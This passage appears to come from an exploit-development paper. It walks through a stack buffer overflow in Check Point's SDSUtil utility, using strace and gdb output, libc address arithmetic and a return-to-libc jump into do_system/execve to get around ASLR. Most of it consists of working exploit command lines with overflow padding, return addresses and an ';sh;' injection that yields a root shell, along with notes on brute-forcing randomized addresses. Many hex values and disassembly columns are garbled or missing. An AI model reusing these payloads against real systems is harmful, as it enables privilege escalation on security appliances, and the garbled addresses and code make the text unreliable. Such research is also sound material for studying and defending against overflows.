open("eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEE", O_RDONLY O_LARGEFILE) = -1 ENAMETOOLONG (File name too long) fstat64(2, {st_mode=s_ifchr 0620, st_rdev=makedev(3, 1),...}) = 0 ioctl(2, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo...}) = 0 old_mmap(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775dd000 write(2, "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., 8192EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE) =
165 write(2, "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., 4096EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE) = 8192 write(2, "EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE"..., 117EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE EEEEEpÈþqÈþDDDD¹.: File name too long ) = 117 munmap(0x775dd000, 4096) = 0 exit_group(126) =? Oh, Oh... it seems that it's trying to execute it, but the array of chars used as /bin/sh argument is too long... Also for some unknown reason for me, when changing "SDSUtil -p" to "SDSUtil -c" we get: [Expert@sh]# strace SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print "D"x4'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` execve("/bin/sh", ["SDSUtil", "-c", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh",...], [/* 41 vars */]) = 0 uname({sys="linux", node="sh",...}) = 0 brk(0) = 0x brk(0x ) = 0x brk(0x ) = 0x rt_sigprocmask(sig_block, NULL, [], 8) = 0 open("/dev/tty", O_RDWR O_NONBLOCK O_LARGEFILE) = 9 close(9) = 0 getuid32() = 0 165
166 getgid32() = 0 geteuid32() = 0 getegid32() = 0 stat64(".", {st_mode=s_ifdir 0700, st_size=16384,...}) = 0 stat64("/opt/spwm/bin/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa AAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long) stat64("/usr/local/sbin/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa AAAAAAAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long) stat64("/usr/local/bin/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa AAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long) stat64("/sbin/aaaaaaaaaaaaaaaaaaaaaaaaaaaa AAAAAAAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long) stat64("/bin/aaaaaaaaaaaaaaaaaaa AAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long) stat64("/usr/sbin/aaaaaaaaaaaaaaa stat64("/opt/cprt-r60/svr/bin/aaaaaaaaaaaaaaaaaaaaa AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 0x7ffdde20) = -1 ENAMETOOLONG (File name too long) rt_sigaction(sigint, {SIG_DFL}, {SIG_DFL}, 8) = 0 rt_sigaction(sigquit, {SIG_DFL}, {SIG_IGN}, 8) = 0 rt_sigaction(sigchld, {SIG_DFL}, {0x8062aa0, [], SA_RESTORER, 0x80b2c88}, 8) = 0 fstat64(2, {st_mode=s_ifchr 0620, st_rdev=makedev(3, 1),...}) = 0 166
167 ioctl(2, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo...}) = 0 old_mmap(null, 4096, PROT_READ PROT_WRITE, MAP_PRIVATE MAP_ANONYMOUS, -1, 0) = 0x775dd000 write(2, "123: line 1: AAAAAAAAAAAAAAAAAAA"..., : line 1: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA) = 4096 write(2, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 4096AAAAAAAAAAAAAA AAAA) = 4096 write(2, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 2128AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApÈþqÈþDDDD¹.: command not found ) = 2128 munmap(0x775dd000, 4096) = 0 exit_group(127) =? Now we can see that the last string read is: ÈþqÈþDDDD For some unknown reason to me, the system is trying to execute the command, and so the length is good -maybe some character has broke the buffer read...????- I don't mind... what is of my interest is that I can put my "sh" string just there: strace SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "\x70\xc8\xfe\x7f"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` execve("/bin/sh", ["SDSUtil", "-c", "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., "123", "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF"..., "-command", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh", "/bin/sh",...], [/* 41 vars */]) = 0 167
168 uname({sys="linux", node="sh",...}) = 0 brk(0) = 0x brk(0x ) = 0x brk(0x ) = 0x rt_sigprocmask(sig_block, NULL, [], 8) = 0 open("/dev/tty", O_RDWR O_NONBLOCK O_LARGEFILE) = 9 close(9) = 0 getuid32() = 0 getgid32() = 0 geteuid32() = 0 getegid32() = 0 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAApÈþqÈþ: command not found --- SIGCHLD (Child 0 (0) --- waitpid(-1, [{WIFEXITED(s) && WEXITSTATUS(s) == 127}], WNOHANG) = 8914 waitpid(-1, 0x7ffde8bc, WNOHANG) = -1 ECHILD (No child processes) sigreturn() =? (mask now []) rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigaction(sigint, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigaction(sigint, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0 stat64(".", {st_mode=s_ifdir 0700, st_size=16384,...}) = 0 stat64("/opt/spwm/bin/sh", 0x7ffdeb90) = -1 ENOENT (No such file or directory) stat64("/usr/local/sbin/sh", 0x7ffdeb90) = -1 ENOENT (No such file or directory) stat64("/usr/local/bin/sh", 0x7ffdeb90) = -1 ENOENT (No such file or directory) stat64("/sbin/sh", 0x7ffdeb90) = -1 ENOENT (No such file or directory) stat64("/bin/sh", {st_mode=s_ifreg S_ISGID 0150, st_size= ,...}) = 0 stat64("/bin/sh", {st_mode=s_ifreg S_ISGID 0150, st_size= ,...}) = 0 rt_sigprocmask(sig_block, [INT CHLD], [], 8) = 0 fork() =
169 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigaction(sigint, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0 waitpid(-1, sh-2.05b# exit exit [{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0) = 8915 rt_sigprocmask(sig_setmask, [], NULL, 8) = SIGCHLD (Child 0 (0) --- waitpid(-1, 0x7ffde9ac, WNOHANG) = -1 ECHILD (No child processes) sigreturn() =? (mask now []) rt_sigaction(sigint, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0 stat64(".", {st_mode=s_ifdir 0700, st_size=16384,...}) = 0 stat64("/opt/spwm/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/usr/local/sbin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/usr/local/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/sbin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/usr/sbin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/usr/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpshrd-r60/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpshrd-r60/util/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpsuite-r60/fw1/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpsuite-r60/fg1/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpppak-r60/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpportal-r60/webis/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpportal-r60/portal/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cpuas-r60/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cprt-r60/svr/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) stat64("/opt/cprt-r60/svr/bin/¹.", 0x7ffdec30) = -1 ENOENT (No such file or directory) rt_sigprocmask(sig_block, [INT CHLD], [], 8) = 0 fork(123: line 1: ¹.: command not found ) = 8918 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 169
170 --- SIGCHLD (Child 0 (0) --- waitpid(-1, [{WIFEXITED(s) && WEXITSTATUS(s) == 127}], WNOHANG) = 8918 waitpid(-1, 0x7ffde98c, WNOHANG) = -1 ECHILD (No child processes) sigreturn() =? (mask now []) rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigaction(sigint, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigaction(sigint, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0 exit_group(127) =? [Expert@sh]# VOILÀ! It also works: [Expert@sh]# strace SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "AAAA"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` What dam is happening? I'll try to explain as far I know about OS layout, and syscalls. In a standard call to execve(), the parameters are first loaded into the stack: 0x2e14ab <do_system+1131>: lea 0xfffffec4(%ebp),%ecx 0x2e14b1 <do_system+1137>: mov %ecx,0x4(%esp,1) 0x2e14b5 <do_system+1141>: mov %esi,0x8(%esp,1) 0x2e14b9 <do_system+1145>: mov %edi,(%esp,1) 170
171 0x2e14bc <do_system+1148>: call 0x34cc20 <execve> This will leave the stack as follows: High addresses < EBP ESI ECX EDI < ESP Low addresses So when calling execve, their parameters are in their right position in the stack. We can't control ECX, but can control ESI and EDI. So if we jump to: 0x2e14b9 <do_system+1145>: mov %edi,(%esp,1) 0x2e14bc <do_system+1148>: call 0x34cc20 <execve> what we are doing is to only push a parameter in the stack: EDI. Ok, we are very, very lucky and the stack in that moment had pointers -sorry for the irony- properly placed... Specifically we have a pointer to the environment variables -which is needed by execve- and other pointing to the stack -where we can put our "/bin/sh" which is the argument of the program being executed, also "/bin/sh"... That's luck! The "problem" now is that when ASLR is turned on (exec-shield -randomize) we should brute force two things: 1.- address of execve (our specific entry point) 2.- address of our "/bin/sh" string. In the first case we found that there are 4096 possibilities, in the second case we have to "land" in a "/bin/sh"x This is 7chars + null byte we have 1/8 171
172 possibilities of a "good landing...". That will be 4096 * 8 = possibilities... which begin to be not as fast as we want -2, 3 or 4 hours maybe-. Anyway, can we parse only "sh" as argument of "/bin/sh" in the execve() call? That will increase chances (2 bytes + null byte) * 10000? 4096 * 3 = possibilities!!! This is much faster. Another little problem is that we can't launch our exploit without "strace". What happens is we lose the shell... [Expert@sh]# SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "AAAA"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. [Expert@sh]# :-(( I think that this is due to a normal exiting of the program, so all their sons also die. As we can see by the trace: stat64("/bin/sh", {st_mode=s_ifreg S_ISGID 0150, st_size= ,...}) = 0 stat64("/bin/sh", {st_mode=s_ifreg S_ISGID 0150, st_size= ,...}) = 0 rt_sigprocmask(sig_block, [INT CHLD], [], 8) = 0 fork() = 8915 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigprocmask(sig_setmask, [], NULL, 8) = 0 rt_sigprocmask(sig_block, [CHLD], [], 8) = 0 rt_sigaction(sigint, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0 waitpid(-1, sh-2.05b# exit exit 172
173 Why? I suppose it is the fault of our ";sh;" of the argument. Ok we will try to have the program not exiting in a good way, so we add an extra argument to SDSUtil to break things... [Expert@sh]# SDSUtil -c `perl -e 'print "A"x10272'``perl -e 'print "AAAA"'``perl -e 'print "\x71\xc8\xfe\x7f"'``perl -e 'print ";sh;"'``perl -e 'print "\xb9\x14\x2e"'` 123 `perl -e 'print "F"x235'` -command `perl -e 'print "/bin/sh "x10000'` `perl -e 'print "A"x100'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. 123: line 1: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAqÈþ: command not found sh-2.05b# exit exit 123: line 1: ¹.: command not found [Expert@sh]# Et voilà! And now, the bad news: we can't insert ";" char in the CPSHELL, nor "0x7f", etc... Disappointed? Then try to figure out my face after that
174 libos.so Since now we have talked about the impossibility -at least I'm not able- to reference the PLT of the binary... But what about the PLT of the dynamic libraries? Let's examine the CheckPoint's library "libos.so". Why? Because that library contains the string "/bin/sh". That will allow us to bypass the problem of having to succeed in the address of such string, just because we can reference it by a relative distance from the libos.so address. So we only have to brute force one element. (gdb) info files Symbols from "/opt/cpsuite-r60/fw1/bin/sdsutil". Local core dump file: `/var/log/dump/usermode/sdsutil.5555.core', file type elf32-i386. 0x x is load2 0x001270d4-0x001286f0 is.hash in /opt/cpshrd-r60/lib/libos.so 0x001286f0-0x0012beb0 is.dynsym in /opt/cpshrd-r60/lib/libos.so 0x0012beb0-0x0012f24a is.dynstr in /opt/cpshrd-r60/lib/libos.so 0x0012f24a - 0x0012f942 is.gnu.version in /opt/cpshrd-r60/lib/libos.so 0x0012f944-0x0012fa64 is.gnu.version_r in /opt/cpshrd-r60/lib/libos.so 0x0012fa64-0x0012fdfc is.rel.dyn in /opt/cpshrd-r60/lib/libos.so 0x0012fdfc - 0x00130ae4 is.rel.plt in /opt/cpshrd-r60/lib/libos.so 0x00130ae4-0x00130afb is.init in /opt/cpshrd-r60/lib/libos.so 0x00130afc - 0x001324dc is.plt in /opt/cpshrd-r60/lib/libos.so 0x001324e0-0x0014de10 is.text in /opt/cpshrd-r60/lib/libos.so 0x0014de10-0x0014de2b is.fini in /opt/cpshrd-r60/lib/libos.so 0x0014de40-0x00151c57 is.rodata in /opt/cpshrd-r60/lib/libos.so 0x00151c58-0x is.eh_frame_hdr in /opt/cpshrd-r60/lib/libos.so 0x x001535f4 is.eh_frame in /opt/cpshrd-r60/lib/libos.so 0x001535f4-0x001537fc is.gcc_except_table in /opt/cpshrd-r60/lib/libos.so 0x x c is.data in /opt/cpshrd-r60/lib/libos.so 0x c - 0x c is.dynamic in /opt/cpshrd-r60/lib/libos.so 0x c - 0x is.ctors in /opt/cpshrd-r60/lib/libos.so 0x x is.dtors in /opt/cpshrd-r60/lib/libos.so 174
175 0x x c is.jcr in /opt/cpshrd-r60/lib/libos.so 0x c - 0x is.got in /opt/cpshrd-r60/lib/libos.so 0x x00159d68 is.bss in /opt/cpshrd-r60/lib/libos.so Inside the DYNSTR section of libos.so we have: 0x12e7b6 <_r_debug+32954>: 0x12e7be <_r_debug+32962>: 0x12e7c5 <_r_debug+32969>: 0x12e7cc <_r_debug+32976>: "dlclose" "setsid" "execve" "execvp" for us. That means that that library uses execve(), there are other interesting functions, but is fine I'm sorry..., for academic audience: [Expert@sh]# objdump -R /opt/cpshrd-r60/lib/libos.so grep execve 0002f330 R_386_JUMP_SLOT execve Does it means that we can use execve()? I'm not 100% sure but I think that it depends if that function has been called before. I think that dependences of an executable object are done runtime -except if you have the "LD_BIND_NOW" variable set- and one time for every function. Function calls are done via PLT which redirects to GOT that finally redirects to a "special" function responsible of resolving such address. This is done only the first time and the address of functions is saved in the GOT. So the next time there's no need to resolve it again. This is more or less like this... me... That means that we can only use execve() if it has been called before... That sounds bad for 175
176 So we need to play with whatever we have in the PLT of such libraries. We are not luck, and we find that when being exposed to the overflow, this library has not any entry for execve in its PLT. Anyway, having the string "/bin/sh" it looks a good target
177 libc.so.6 Let's examine the libc object: objdump -S /lib/tls/libc.so.6 grep -B 5 execve 3e4a5: mov %eax,0x814(%ebx) 3e4ab: 8d 8d c4 fe ff ff lea 0xfffffec4(%ebp),%ecx 3e4b1: 89 4c mov %ecx,0x4(%esp) 3e4b5: mov %esi,0x8(%esp) 3e4b9: 89 3c 24 mov %edi,(%esp) 3e4bc: e8 5f b call a9c20 <execve> That looks interesting. It looks like the do_system() scenario. So let's find this in the process memory image: [Expert@sh]# objdump -h /lib/tls/libc.so.6 grep -B 1.text CONTENTS, ALLOC, LOAD, READONLY, CODE 10.text 000fe **4 where each field is: Idx Name Size VMA LMA File off Algn So the offset of the ".text" section -in the code- of the libc, inside the object is If we have that "call a9c20 <execve>" is at address "3e4bc" it means that it really is at: 3e4bc (absolute address inside the object) (begin of the.txt section) = 28EBC from the beginning of the section. Once mapped, the.txt section of the libc can be found at - remember we are working without ASLR: (gdb) info files 177
178 Symbols from "/opt/cpsuite-r60/fw1/bin/sdsutil". Local core dump file: `/var/log/dump/usermode/sdsutil core', file type elf32-i386. 0x x is load2 0x002b8600-0x003b6808 is.text in /lib/tls/libc.so.6 So in theory, what we are looking for will be in: 2b EBC = 2e14bc And we can check it: (gdb) x/20i 0x2e14b9 0x2e14b9 <do_system+1145>: mov %edi,(%esp,1) 0x2e14bc <do_system+1148>: call 0x34cc20 <execve> So it really seems to be do_system... Ok. Is very interesting to notice that there are a lot of code and text that can be referenced from that address... Exactly we have: 0x002a3154-0x002a3174 is.note.abi-tag in /lib/tls/libc.so.6 0x002a3174-0x002a640c is.hash in /lib/tls/libc.so.6 0x002a642c - 0x002aee7c is.dynsym in /lib/tls/libc.so.6 0x002aeefc - 0x002b4152 is.dynstr in /lib/tls/libc.so.6 0x002b4152-0x002b529c is.gnu.version in /lib/tls/libc.so.6 0x002b52ac - 0x002b54f8 is.gnu.version_d in /lib/tls/libc.so.6 0x002b54f8-0x002b5548 is.gnu.version_r in /lib/tls/libc.so.6 0x002b5548-0x002b81f8 is.rel.dyn in /lib/tls/libc.so.6 0x002b81f8-0x002b8348 is.rel.plt in /lib/tls/libc.so.6 0x002b8348-0x002b85f8 is.plt in /lib/tls/libc.so.6 0x002b8600-0x003b6808 is.text in /lib/tls/libc.so.6 0x003b6810-0x003b724a is libc_freeres_fn in /lib/tls/libc.so.6 178
179 0x003b7250-0x003b73c2 is libc_thread_freeres_fn in /lib/tls/libc.so.6 0x003b73d0-0x003b740d is.fini in /lib/tls/libc.so.6 0x003b7420-0x003cf930 is.rodata in /lib/tls/libc.so.6 0x003cf930-0x003cf943 is.interp in /lib/tls/libc.so.6 0x003cf944-0x003d0b70 is.eh_frame_hdr in /lib/tls/libc.so.6 0x003d0b70-0x003d5860 is.eh_frame in /lib/tls/libc.so.6 0x003d5860-0x003d5c20 is.gcc_except_table in /lib/tls/libc.so.6 0x003d6000-0x003d8740 is.data in /lib/tls/libc.so.6 0x003d8740-0x003d8790 is libc_subfreeres in /lib/tls/libc.so.6 0x003d8790-0x003d8794 is libc_atexit in /lib/tls/libc.so.6 0x003d8794-0x003d879c is libc_thread_subfreeres in /lib/tls/libc.so.6 0x003d879c - 0x003d87a4 is.tdata in /lib/tls/libc.so.6 0x003d87a4-0x003d87c4 is.tbss in /lib/tls/libc.so.6 0x003d87a4-0x003d8884 is.dynamic in /lib/tls/libc.so.6 0x003d8884-0x003d8890 is.ctors in /lib/tls/libc.so.6 0x003d8890-0x003d8898 is.dtors in /lib/tls/libc.so.6 0x003d8898-0x003d8af8 is.got in /lib/tls/libc.so.6 0x003d8b00-0x003db5cc is.bss in /lib/tls/libc.so.6 Let's see what we can found over there: Between: 0x002a3154 and 0x003db5cc. We found a nice range of chars: 0x3c57c0 <_itoa_lower_digits_internal>: " abcdefghijklmnopqrstuvwxyz" 0x3c5800 <_itoa_upper_digits_internal>: " ABCDEFGHIJKLMNOPQRSTUVWXYZ" also here: 0x3c6800 "abcdefghijklmnopqrstuvwxyzabcdefghijklmnopqrstuvwxyz " <letters>: very nice... but we need to find something really interesting: 179
180 ~ $ strings /tmp/libc.so.6 grep sh _IO_default_finish _IO_fflush _IO_file_finish _IO_flush_all_linebuffered shmat tcflush shmdt xdr_short shmget _IO_flush_all getusershell From the list obtained, are of my interest: _IO_default_finish _IO_fflush _IO_file_finish tcflush bdflush _IO_wdefault_finish Trailing backslash sys/net/ash /bin/sh /bin/csh Why? Because we have the "sh" chars and probably ending with a null byte. So we can make the pointer of the argument of execve() point to any of those places
181 Unfortunately not all those strings will be in memory, just because the OS does not map all the sections in the memory of the process. Meanwhile let's find those strings in the object, now with the null byte: The bytes to find are:73 (s) 68 (h) 00 (null byte). 181
182 There are a lot. It is especially interesting this "/bin/sh" in the libc: Let's find it in memory: We have the offset of the beginning of the string: 1282d7 182
183 Also we know that in that address of the object we have the ".rodata": 14.rodata **5 CONTENTS, ALLOC, LOAD, READONLY, DATA With the offset of that section: And the address in memory of the section.rodata in the libc:: 0x003b7420-0x003cf930 is.rodata in /lib/tls/libc.so.6 We can get the address in the memory of the process: section's starting address (3b7420) + absolute object's address (1282d7) - section's offset in the object (114420) = 3c b2d7 (gdb) x/4s 0x3cb2d7 0x3cb2d7 < libc_ptyname2+2212>: 0x3cb2da < libc_ptyname2+2215>: 0x3cb2e2 < libc_ptyname2+2223>: 0x3cb2e7 < libc_ptyname2+2228>: "-c" "/bin/sh" "HALT" "ERROR" Ok, we fail by some bytes... but are easy to locate. Let's do something easier, let's try to use do_system() so see what happens: We have that: [Expert@sh]# objdump -d /lib/tls/libc.so.6 grep -B 5 system 183
184 3dfef: 8b 5d f4 mov 0xfffffff4(%ebp),%ebx 3dff2: 8b 75 f8 mov 0xfffffff8(%ebp),%esi 3dff5: 8b 7d fc mov 0xfffffffc(%ebp),%edi 3dff8: 89 ec mov %ebp,%esp 3dffa: 5d pop %ebp 3dffb: eb 43 jmp 3e040 <do_system> 3e024: 8d a ff ff lea 0xffff2a38(%ebx),%edx 3e02a: mov %edx,(%esp) 3e02d: e8 0e call 3e040 <do_system> 3e2a8: mov %esi,(%esp) 3e2ab: ff 93 c4 2b call *0x2bc4(%ebx) so: 10.text 000fe **4 CONTENTS, ALLOC, LOAD, READONLY, CODE So 3dfef is in the.text section. Witch is at 289ef from beginning of.txt. That is : 2E0FEF. We can check it: (gdb) x/20i 0x2e0fef 0x2e0fef <system+47>: mov 0x2e0ff2 <system+50>: mov 0x2e0ff5 <system+53>: mov 0x2e0ff8 <system+56>: mov 0x2e0ffa <system+58>: pop 0x2e0ffb <system+59>: jmp 0xfffffff4(%ebp),%ebx 0xfffffff8(%ebp),%esi 0xfffffffc(%ebp),%edi %ebp,%esp %ebp 0x2e1040 <do_system> 184
185 Let's find the nice strings inside the libc.so.6 object: (Absolute addresses) c0da, c52b, cb14, d109, f594, fe76, 1257b5, , 1282df, , 16b5bc, , , , 173b7e, 174acb, 175dbe, , 1786b7, 17928c, 17986c, 17a7f8, 17aff9, 17d882, 17e4e0, 17ff3e. two reasons: But in memory we have not all those strings, as we previously noticed. This can be due to 1.- section is not loaded into memory 2.- Exec-shield moves the section... Without going deeper in the 2nd possibility we can found: 0x2af0da <data >: "sh" 0x2af52d <data >: "sh" 0x2b0109 <data >: "sh" 0x2b258f <data >: "sh" 0x2b2e76 <data >: "sh" 0x3c87b5 < re_error_msgid+117>: "sh" 0x3c9241 <afs.2+193>: "sh" 0x3cb2df < libc_ptyname2+2220>: "sh" *** 0x3cb2da < libc_ptyname2+2215>: "/bin/sh" 0x3cc480 < libc_ptyname2+6733>: "sh" *** 0x3cc47a < libc_ptyname2+6727>: "/bin/csh" What I want to do is: 1st.- overwrite RET with 0x2e0fef <system+47> 2nd.- overwrite EBP with some address inside the libc space that contains a pointer of some of the previously found strings. 185
186 Libc is at 0x00XXYYZZ. We can overwrite RET and EBP with valid addresses like this: SDSUtil -p `perl -e 'print "A"x10287'` 123 `perl -e 'print "B"x8235'` Info; OpenConn; Enable; NA Error; OpenConn; Enable; Unresolved host name. /bin/sdsutil_start: line 6: Segmentation fault (core dumped) SDSUtil As we can see: gdb SDSUtil /var/log/dump/usermode/sdsutil core (gdb) i r eax 0x0 0 ecx 0x8ed edx 0x27418c ebx 0x esp 0x7fff3c00 0x7fff3c00 ebp 0x x esi 0x edi 0x eip 0x x If we overwrite EBP with and address pointing to "somewhere" in the libc and RET with system+47, we will jump to: 0x2e0fef <system+47>: mov 0x2e0ff2 <system+50>: mov 0x2e0ff5 <system+53>: mov 0x2e0ff8 <system+56>: mov 0x2e0ffa <system+58>: pop 0x2e0ffb <system+59>: jmp 0xfffffff4(%ebp),%ebx 0xfffffff8(%ebp),%esi 0xfffffffc(%ebp),%edi %ebp,%esp %ebp 0x2e1040 <do_system> and when we overflow the buffer we will have the stack like this: 186
187 EBX ESI EDI EBP RET bla bla bla libc+x libc+y "x" and "y" have constant offsets. The address of libc under ASLR action is random. When we succeed in the address of libc CPU will jump to the above code and then will push the values found at EBP + 4, EBP + 8 and EBP +12 in the stack and then will jump to do_system(). The most complicated is finding a valid sequence of 4 bytes like this "00 XX YY ZZ" and pointing to some of the "interesting" strings -"sh"-. We are now working in a "static" version of our scenario -exec-shield-randomize=0". Ironically when working with ASLR we will have more chances of succeed in finding a valid pointer to overwrite EBP. We can extend all this stuff and state that in some ASLR environments we can: 1.- Overwrite RET or a function pointer to jump to a library containing the function we want to call 2.- Work with pointers to strings contained in the library In our specific case we have the added pain of ASCII Armor and the dam CPSHELL of CheckPoint which make, the above statements and dozens of other attack vectors, really difficult to succeed. 187
